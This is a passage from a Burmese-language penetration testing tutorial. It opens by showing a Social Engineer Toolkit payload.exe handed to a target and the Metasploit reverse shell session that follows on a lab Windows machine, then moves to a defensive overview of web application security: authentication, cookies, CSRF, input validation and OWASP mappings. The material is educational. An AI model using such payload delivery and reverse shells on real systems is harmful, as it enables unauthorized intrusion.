ကျွန်တော်တို့၏ payload file က /root/.set/ ဆိုတဲ့အောက်မှာ payload.exe ဆိုပြီးရှုနေပါတယ်။ အဲဒေါကို Target ထံသို့ပို့ဆောင်ပေးရမှာဖြစ်ပါတယ်။ Target က အဲ payload.exe ဆိုဒေါကို run လိုက်ပြီ ဆိုရင် အောက် ဖော်ပြပါပုံအတိုင်း တွေ့ရမှာဖြစ်ပါတယ်။

```

msf5 exploit(multi/handler) > [*] Command shell session 1 opened (172.16.16.5:4444 -> 172.16.16.1:35053) at 2019-09-05 11:48:37 -0400

```

ဒါဆိုရင်တော့ Target နဲ့ reverse connection ရပြီဖြစ်ပါတယ်။ Sessions -l ဆိုတဲ့ Command ကိုအသုံးပြုပြီး Session List ကိုကြည့်လိုက်ပါ။

```

msf5 exploit(multi/handler) sessions -l
Active sessions
=====
Id  Name  Type          Information  Connection
--  ---  ---          -----
1   shell x86/windows      172.16.16.5:4444 -> 172.16.16.1:35053 (172.16.16.1)
msf5 exploit(multi/handler) >

```

အဲ Session ကိုဝင်ချင်တယ်ဆိုရင် sessions 1 ဆိုပြီးရှိက်လိုက်ပါ။

```

msf5 exploit(multi/handler) sessions 1
[*] Starting interaction with 1...

Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\HanNiuX\Downloads>

```

ဒါဆိုရင်တော့ target computer ရဲ့ terminal ထဲကိုရောက်သွားပြီဖြစ်ပါတယ်။ ဒီလောက်ဆိုရင် Setoolkit ကိုအသုံးပြုတာနဲ့ပတ်သက်ပြီး နားလည်မယ်လို့ထင်ပါတယ်။ Setoolkit မှာပါတဲ့ တော်းနည်းတွေကိုလဲ စမ်းကြည့်ပါ။

## Chapter-6 Assessing Web Application Security

ဒီသင်ခန်းစာမျာတော့ ကျွန်တော်တို့ web application security နဲ့ပတ်သက်တာတွေကို လေ့လာရမှာဖြစ်ပါတယ်။ ကျွန်တော်တို့အတွက် web application security အတွက်ကိုလဲ gaining skills ကလိုအပ်ပါတယ်။ ဘယ်လို skill တွေလဲဆိုရင် အားနည်းချက်ဖြစ်နိုင်တာတွေကို automated ကော manual နည်းပညာတွေ အသုံးပြုပြီးဝင်ရောက်နိုင်ဖို့ပဲဖြစ်ပါတယ်။ Web security နဲ့ပတ်သက်ပြီး ကျွန်တော်တို့လေ့လာရမှာ တွေကတော့

- Importance of web application security testing
- Application profiling
- Common web application security testing tools
- Authentication
- Session management
- Input validation
- Security misconfiguration
- Auditing and logging
- Cryptography
- Understanding Web Application Vulnerabilities

တို့ပဲဖြစ်ပါတယ်။

### Importance of web application security testing

လွန်ခဲ့တဲ့ နှစ်တွေတူန်းက organizations တွေကလုပ်ငန်းတွေစတင်ဖို့အတွက် Clients တွေများကြီးပေါ်မှာ အလုပ်လုပ်ကြရပါတယ်။ သို့သော် ယခုမှာတော့ ကျွန်တော်တို့တွေ ပိုပြီး မြန်မြန်ဆန်ဆန် အလုပ်တွေလုပ်လာနိုင်ဖို့ နဲ့ လုပ်ငန်းနဲ့သက်ဆိုင်တာတွေကို အသုံးပြုဖို့အတွက်ဆိုရင် Clients (Web applications) တွေဟာ အသုံးအများဆုံးဖြစ်လာခဲ့ပါတယ်။ Web application တစ်ခုကို multiple endpoints (PC, Smartphone, Tablet) အစရှိတာတွေကနေ တစ်ပြိုင်နှက် access ပြုလုပ်နိုင်ပါတယ်။ ဒါပေမယ့် risk ကလဲ ပိုပြီးများလာပါတယ်။ Web application တစ်ခုမှာ vulnerability တစ်ခုဖြစ်နေပြီဆိုရင်တော့ အသုံးပြုတဲ့ organization တွေအတွက် အကြိုးကျယ်ဆုံးရှုံးမှုတွေ ဖြစ်လာနိုင်ပါတယ်။ Network နဲ့ Infrastructure security တွေ ဘယ်လိုပဲပြောင်းလဲပြောင်းလဲ web application က လွယ်ကူစွာ target တစ်ခုဖြစ်လာနိုင်ပြီး organization ထဲကို access ပြုလုပ်နိုင်မှာ ဖြစ်ပါတယ်။ Web application security testing အတွက်ဆိုရင် တော့ automated scanner တွေအများကြီးကို အသုံးပြုပြီး vulnerabilities ရှာဖွေနေဖို့ လိုအပ်ပါတယ်။ Automated scanner

တွေကတော့ ရှုထောင်မျိုးစုံနဲ့ လုပ်ထုံးလုပ်နည်းတွေကို ထည့်သွင်းစဉ်းစားမှာ မဟုတ်သလို report တွေကလဲ မှားကောင်းမှားနိုင်ပါတယ်။

### Application profiling

Enterprise organization တွေဟာ applications တွေအများကြီးကို Designed မျိုးစုံနဲ့ business လိုအပ်ချက် ပေါ်မူတည်ပြီး အသုံးပြုလာကြပါတယ်။ အဲဒီ application တွေကိုအသုံးပြုတဲ့ technologies တွေက small လဲဖြစ်နိုင်သလို complex လဲဖြစ်နိုင်ပါတယ်။ ယခုအချိန်မှာတော့ အဲဒီ Application တွေရဲ့ security တွေဟာ ပိုပြီးအရေးပါလာပါတယ်။ Application အခု ၁၀၀ ရှိတယ် ဆိုပါစို့ အဲဒီ အခု ၁၀၀ လုံးကို testing လုပ်ဖို့ဆိုတာ ဘယ်လိုမှ မဖြစ်နိုင်ပါဘူး။ အဲလိုအခြေနေ တွေကြောင့် application profiling ကိုအသုံးပြုဖို့ အချိန်ရောက်လာ ပါတော့တယ်။

Application profiling မှာဆိုရင်အမျိုးအစားခွဲခြားထားတဲ့ applications တွေထဲမှာ ၂ groups တွေပါ ဝင်ပါတယ်။ ဘယ်လို group တွေလဲဆိုရင် high, medium, နဲ့ low တို့ပဲဖြစ်ပါတယ်။ တစ်ခါတစ်လေ အမျိုးအစားခွဲခြားရာမှာ group ပေါ်မူတည်ပြီး priority ခွဲထားပါတယ်။ Applications တွေကို အမျိုးစားခွဲခြားသင့်တဲ့ အကြောင်းရာတွေကတော့

- What is the type of application (thick client or thin client or mobile app)?
- What is the mode of access (internet/intranet)?
- Who is the users of the application?
- What are the approximate number of users using the application?
- Does the application contain any business-sensitive information?
- Does the application contain any Personally Identifiable Information (PII)?
- Does the application contain any nonpublic information (NPI)?
- Are there any regulatory requirements pertaining to the application?
- What is the time duration for which the application users can sustain in case of unavailability of the application?

### Common web application security testing tools

Web application testing လုပ်ဖို့အတွက် tools တွေအများကြီးရှိပါတယ်။ တချို့ tools တွေကတော့ free & open source ဖြစ်ပြီး တချို့ကတော့ commercially ဖြစ်ပါတယ်။ အောက်မှာဖော်ပြထားတဲ့ tools တွေကတော့ web application testing အတွက် အခြေခံအားဖြင့် အသုံးပြုရာမှာ များစွာ အထောက်ကူပြုတဲ့ tools တွေဖြစ်ပါတယ်။ တော်တော်များများ tools တွေကတော့ kali linux မှာ default အနေနဲ့ပါဝင်ပြီး သားဖြစ်ပါတယ်။



Test	Tools required
Information gathering	Nikto, web developer plugin, Wappalyzer
Authentication	ZAP, Burp Suite
Authorization	ZAP, Burp Suite
Session Management	Burp Suite web developer plugin, OWASP CSRFTester, WebScarab
Input Validation	XSSMe, SQLMe, Paros, IBM AppScan, SQLMap, Burp Suite
Misconfiguration	Nikto
Business logic	Manual testing using ZAP or Burp Suite
Auditing and logging	Manual assessment
Web Services	WSDigger, IBM AppScan web service scanner
Encryption	Hash identifier, weak cipher tester

## Authentication


Authentication ရဲလုပ်ဆောင်ပုံကတော့ တစ်စုံတစ်ခုနဲ့ ပတ်သက်ပြီး မှန်ကန်ကြောင်းကို အတည်ပြုရတာဖြစ်ပါတယ်။ Authentication က authentication factors တွေပေါ်မှာ မူတည်ပါတယ်။ Authentication ကို test လုပ်ဖို့အတွက်ဆိုရင် အရင်ဆုံး authentication ရဲ process တွေကို overall သိထားရမယ့်အပြင် ဘယ်လိုအလုပ်လုပ်ဆိုတာပါ နားလည်ထားဖို့လို အပ်ပါတယ်။ အဲဒါမူသာ အဲအချက်လက်တွေကို အသုံးပြုပြီး vulnerabilities တွေကိုရှာဖွေပြီး ပြင်ဆင်လိုက်ရမှာဖြစ်ပါတယ်။ Authentication system ကသာ attacker ကို application ထဲကိုဝင်ခွင့် ပေးခဲ့မယ်ဆိုရင် attacks တွေအများကြီး ဖြစ်ပွားလာနိုင်ပါတယ်။ Authentication test အတွက် အရေးပါတာတွေကို ဖော်ပြပေးလိုက်ပါတယ်။

## Credentials over a secure channel

ဒီဟာက တစ်ကယ့် အခြေခံ စစ်ဆေးရမယ့်အဆင့်ဖြစ်ပါတယ်။ Application က user credentials နဲ့ sensitive data တွေကို လုပ်ခြိမ်ရှိတဲ့ HTTPS protocol ကိုအသုံးပြုပြီးတော့ transfer လုပ်ပါတယ်။ အကယ်၍ application က HTTP ကိုအသုံးပြုပြီး user credentials နဲ့ data ကို transfer လုပ်မယ်ဆိုပါက attacker က ကြားကနေဖြတ်ယူလို ရပါတယ်။ Web site တစ်ခုက HTTPS ကိုအသုံးပြုတာလား HTTP လားဆိုတာကိုသိဖို့ဆိုရင် URL bar ကနေ စစ်ဆေးလို့ရပါတယ်။



နောက်တစ်ခုက HTTPS ရဲ့ certificate details ကိုလဲစစ်ဆေးလို့ရပါတယ်။



### Authentication error messages

ကျွန်တော်တို့ တစ်ခုတစ်လေ authentication fail ဖြစ်ပြီး application ထဲကိုဝင်မရတဲ့ အခြေနေမျိုး တွေ ကြံဖူးကြမှာပါ။ ဥပမာ - username နဲ့ password မှားယွင်းနေတာကို username not found ဆိုတာမျိုးပေါ့။ အဲဒါက user က application ထဲမှာ တစ်ကယ်ရှိမနေတာမျိုးလဲ ဖြစ်နိုင်ပါတယ်။ Attacker ကလွယ်ကူစွာပဲ script တစ်ခုကို ရေးပြီး valid ဖြစ်တဲ့ user 1,000 ကိုစစ်ဆေးနိုင်ပါတယ်။ အဲဒါကိုတော့ user enumeration လိုအပ်ပါတယ်။ အဲဒါကြောင့် authentication failure messages ကို username/password was wrong လိုလဲအသုံးမပြုပဲ either username/password was wrong လိုပဲဖြေသင့်ပါတယ်။ Username က application ထဲမှာ ရှိမနေဘူးဆိုတာကို မဖော်ပြုသင့်ပါဘူး။

## Password policy

Password policy ကတေသာ security control authentication မှာတေသာ အသေးဖွဲ့တစ်ခုပဲ ဖြစ်ပါတယ်။ Password တွေကို အများဆုံးတိုက်ခိုက်နိုင်တဲ့ နည်းတွေကတေသာ Dictionary attack, brute-force attacks နဲ့ password-guessing attacks တို့ပဲဖြစ်ပါတယ်။ အကယ်၍များ application မှာ weak တွေကိုအသုံးပြုခြင်ပေး ထားမယ်ဆိုရင် attacker တွေကအလွယ်တကူပဲ ရယူသွားနိုင်ပါတယ်။ အဲဒါတွေကို ကာကွယ်ဖို့ဆိုရင် strong ဖြစ်နေတဲ့ password တွေကိုအသုံးပြုဖို့လိုအပ်ပါတယ်။ Strong password policy မှာပါဝင်တာတွေ ကတေသာ

- Minimum length of 8
- Must contain at least 1 lower case character, 1 uppercase character, 1 digit, and 1 special character.
- Password minimum age
- Password maximum age
- Password history restriction
- Account lockout

အပေါ်မှာဖော်ပြခဲ့တဲ့ Password policy တွေကတေသာ client side မှာကော server side မှာပါအသုံးပြုဖို့လိုအပ်ပါတယ်။

## Method for submitting credentials

User data တွေ HTTP/HTTPS protocol တွေကမှတစ်ဆင့် သွားလာတဲ့အခါ GET နဲ့ POST method ဂျုဏ် အသုံးပြုပါတယ်။ Secure application တွေအမြဲတမ်း user credentials တွေနဲ့ sensitive data တွေကို POST method ကိုအသုံးပြုပါတယ်။ GET method ကိုသာအသုံးပြုမယ်ဆိုရင်တော့ တိုက်ခိုက်ခံရဖို့အလားလား အများကြီးရှိပါတယ်။ ဘာကြောင့်လဲဆိုတာ ရှင်းပြပေးပါမယ်။ POST Method ကိုသာအသုံးပြုမယ်ဆိုရင် User data တွေကို submitted လုပ်လိုက်တဲ့အခါ page URL မှာမဖော်ပြပါဘူး။ GET Method ကိုသာအသုံးပြုမယ် ဆိုရင်တော့ မြင်ရမှာဖြစ်ပါတယ်။ အောက်မှ ဥပမာ ပုံချိန်ပြုပေးထားပါတယ်။ w3schools မှာဥပမာကို ဖော်ပြခြင်းဖြစ်ပါတယ်။

## Simple of POST Method

  [https://www.w3schools.com/action\\_page.php](https://www.w3schools.com/action_page.php)

## Simple of GET Method

  [https://www.w3schools.com/action\\_page.php?firstname=Mickey&lastname=Mouse](https://www.w3schools.com/action_page.php?firstname=Mickey&lastname=Mouse)

ကိုယ်တိုင်ဝင်ရောက်လေ့လာချင်တဲ့ဆိုရင်တော့ website link ကိုအောက်မှာဖော်ပြပေးထားပါတယ်။

[https://www.w3schools.com/html/html\\_forms.asp](https://www.w3schools.com/html/html_forms.asp)

### OWASP mapping

OWASP top 10 ဟာ web application security အတွက်အစွမ်းထက်တဲ့ document ဖြစ်ပါတယ်။ Authentication နဲ့သက်ဆိုင်တဲ့ vulnerabilities တွေက OWASP Top 10 နဲ့အစိတ်အပိုင်းတွေ ဖြစ်ပါတယ်။ Broken Authentication တွေကို OWASP Document မှတစ်ဆင့်ရရှိနိုင်ပါတယ်။ တရာ့  
vulnerabilities listed တွေကိုတော့ အောက်မှာဖော်ပြထားပါတယ်။

- The application allows automated attacks such as credential stuffing
- The application allows brute-force attacks
- The application allows users to set default, weak, or well-known passwords
- The application has a weak password recovery process

### Authorization

User တစ်ဦးက authenticated ဖြစ်ကြောင်းသက်သေပြုပြီး တဲ့အခါမှာတော့ အဲဒီ user ကို data တွေ အသုံးပြုခြင့် ရအောင်လုပ်ရပါတယ်။ Application တွေက user role နဲ့ privileges ပေါ်အကြခံပြီး ခွင့်ပြုပေးပါတယ်။ Authorization vulnerabilities ကို test လုပ်ဖို့အတွက်ဆိုရင် ကျွန်တော်တို့က မူန်ကန်ပြီး မတူညီတဲ့ roles တွေက credentials တွေကိုလိုအပ်ပါတယ်။ တစ်ခါတစ်ရုံ tools တွေကို အသုံးပြုပြီး normal user credentials နဲ့ superuser account တွေကို bypass လုပ်လို့ရပါတယ်။

### OWASP mapping (authorization)

Authorization ကလဲ OWASP Top 10 ရဲ့ အစိတ်ပိုင်းထဲပါဝင်ပါတယ်။ တရာ့  
vulnerabilities listed တွေကတော့

- Bypassing access control checks by tampering with the URL
- Allowing the primary key to be changed to another user's record, and allowing viewing or editing someone else's account
- Escalating privileges

### Session management

Session management ဆိုတာ web-based application ရဲ့ အဓိကအချက်ပဲဖြစ်ပါတယ်။ အလွယ်  
ပြောရရင်တော့ application maintains state အခြေနေတွေမှာ user-interaction နဲ့အတူ site ကို

ဘယ်လိုတိန်းချုပ်ရမလဲ လိုသတ်မှတ်ရတာဖြစ်ပါတယ်။ User ကစတင်ပြီး site ကို connects လုပ်တာနဲ့ session ကလဲစတင်တာဖြစ်ပါတယ် အဲနောက် အဆုံးမှာတော့ user က connect လုပ်လိုမရအောင်မျှော်လင့် ရပါတယ်။ HTTP က stateless protocol ဖြစ်တာကြောင့် session တွေကိုသေချာ ထိန်းချုပ်ဖို့လိုအပ်ပါတယ်။ ပြိုင်ဘက်ကင်း identifier တွေကိုဖြစ်တဲ့ session ID ဒါမူမဟုတ် cookie တွေကိုအသုံးပြုပြီး user sessions တွေကို ခြေရာခံလိုရပါတယ်။

### Cookie checks

Cookie ဆိုတာ user's session information တွေကိုသိမ်းတဲ့အရာဖြစ်တာကြောင့် secure ဖြစ်အောင်ပြုလုပ်ထားသင့်ပါတယ်။ အောက်မှာ နမူနာ ပုံနှင့်တက္က ဖော်ပြထားပါတယ်။

Name	ASP.NET_SessionId
Value	ftjrp2i44wfgfh55whswzb31
Host	demo.testfire.net
Path	/
Expires	At end of session
Secure	No
HttpOnly	Yes


 Delete...
 Edit...

ဖော်ပြထားတဲ့ပုံအရ အောက်ဆုံး parameters ၃ခုဟာ security ရှုထောင့်ကြည့်လျှင် အရေးပါပါတယ်။ Expires ဆိုတဲ့ parameter ကတော့ user က logs out လုပ်တာနဲ့ cookie ကိုဖျက်လိုက်တာဖြစ်ပါတယ်။ အဲဒါကြောင့် At end of session ဆိုပြီးဖော်ပြထားတာ ဖြစ်ပါတယ်။ Secure flag မှာတော့ No လိုသတ်မှတ်ထားပါတယ်။ အဲဒါဟာ စိန်ခေါ်မှုတစ်ခုဖြစ်ပါတယ်။ အဲ site ကို HTTPS ပြောင်းသင့်ပါတယ် ပြီးရင်တော့ Secure flag ကို Yes လိုသတ်မှတ်ပေးသင့်ပါတယ်။ HttpOnly flag မှာတော့ Yes လိုသတ်မှတ်ထားပါတယ်။ အဲဒါက တခြား site တွေကနေ cookie တွေကို unauthorized access လုပ်လို မရအောင် ကာကွယ်ပေးပါတယ်။

### Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF) ဆိုတာ web applications တွေမှာဖြစ်ပေါ်တာဖြစ်ပြီး Session Management အားနည်းမှတို့ကြောင့် အများဆုံးဖြစ်ပေါ်တာဖြစ်ပါတယ်။ CSRF attack မှာ

attacker က victim ထံသို့ crafted link ကိုပေးပိုပါတယ်။ Victim က အဲဒီ link ကို click လုပ်လိုက်ပြီဆိုတာနဲ့ vulnerable application ထဲမှာ malicious action လုပ်ဆောင်ဖို့ အစပျိုးပေးလိုက်သလိုပါပဲ။ Anti-CSRF ဒါမှမဟုတ် CAPTCHA တို့ကများသောအားဖြင့် CSRF ကိုကာကွယ်ပေးနိုင်ပါတယ်။ OWASP မှာ CSRF vulnerable တွေကို test လုပ်ဖို့ အလုပ် special tool ရှိပါတယ်။ အဲဒီကို ဒေါင်းဖို့အတွက် <https://www.owasp.org/index.php/File:CSRFTester-1.0.zip> မှာသွားရောက်ပြီး ဒေါင်းယူနိုင်ပါတယ်။ CSRF Lab ကိုတော့အောက်မှာဆက်ပြီးဖော်ပြုပေးထားပါတယ်။



### OWASP mapping

Session management နဲ့သက်ဆိုင်တဲ့ vulnerabilities ကလဲ OWASP Top 10 ရဲ့အစိတ်ပိုင်းတွေ ထဲမှာပါဝင်ပါတယ်။ Session management နဲ့သက်ဆိုင်တဲ့ vulnerabilities တခို့၊ ကိုဖော်ပြုပေးလိုက်ပါတယ်။

- Application generating session ID that is not unique, random, complex, and is easily guessable

- Application exposing session identifiers in part of the URL or audit log file
- Application vulnerable to replay attack
- Application vulnerable to cross-Site Request Forgery attack

## Input validation

Input validation ဆိတာကလဲ web applications မှာပဲအများဆုံးဖြစ်ပေါ်တက်တဲ့ အားချက် ဖြစ်ပါတယ်။ အဲအားနည်းချက်ကနဲ့ critical vulnerabilities web application တွေဖြစ်တဲ့ cross-site scripting, SQL injection, buffer overflows အစရိတာတွေထိ ဖြစ်ပွားလာနိုင်ပါတယ်။ များသောအားဖြင့် application ကို developed လုပ်တဲ့အခါမှာ data အပင်တွေကို accepts all လုပ်ထားတာဖြစ်ပါတယ်။ အဲဒါကို security ရှိထောင့်က ကြည့်မယ်ဆိုရင်တော့ အရမ်း အန္တရာယ် ရှိပါတယ်။

## OWASP mapping

Input validation vulnerabilities ကလဲ OWASP Top 10 ရဲ့ အစီတိပိုင်းတွေထဲကပဲဖြစ်ပါတယ်။ တရာ့ဗို့ vulnerabilities တွေကိုဖော်ပြပေးလိုက် ပါတယ်။

- Application not validating input both on the client side as well as the server side.
- Application allowing harmful blacklisted characters (&lt;&gt;;”!”!).
- Application vulnerable to injection flaws such as SQL injection, command injection, LDAP (Lightweight Directory Access Protocol) injection, and so on.
- Application vulnerable to Cross-Site Scripting attack. The image below shows a reflected Cross Site Scripting attacks:
- Application vulnerable to buffer overflows.

## Security misconfiguration

ကျွန်ုတ်တို့တွေ application တွေ secure ဖြစ်ဖို့ များစွာအားထည့်ပြီး လုပ်ဆောင်ဖို့လိုအပ်ပါတယ်။ သို့သော် application တွေကို တစ်သိုးတစ်သန့်ထားခြင်းက အလုပ်မဖြစ်ပါ။ Application တစ်ခု running ဖြစ်ဖို့အတွက်ဆိုရင် web server, database server စတဲ့ supporting components ပါတယ်။ အကယ်၍ application ကို secure ဖြစ်အောင်မလုပ်ဆောင်ထားဘူးဆိုရင် supporting components မှာပါ vulnerabilities ဖြစ်ပေါ်စေနိုင်ပါတယ်။ အဲဒါကြောင့် application ကို secure developed သာမက deployed နဲ့ configure တို့မှာလဲ secure ဖြစ်အောင်လုပ်သင့်ပါတယ်။

## OWASP mapping

Security misconfiguration vulnerabilities ကယ် OWASP Top 10 ရဲ့အစိတ်ပိုင်းတွေထဲကပဲ ဖြစ်ပါတယ်။ တချို့ vulnerabilities list တွေကိုဖော်ပြပေးလိုက်ပါတယ်။

- Security hardening not done on the application stack.
- Unnecessary or unwanted features are enabled or installed (for example, ports, services, admin pages, accounts, or privileges).
- Application default accounts are active with default passwords.
- Improper error handling reveals stack traces and internal application information.
- Application server, application frameworks (for example, Struts, Spring, ASP.NET), libraries, databases, and so on, aren't configured securely.
- The application allows directory listing.

Misconfiguration issues အတွက်ဆိုရင်တော့ Nikto ကအကောင်းဆုံး tool တစ်ခုဖြစ်ပါတယ်။

## Business logic flaws

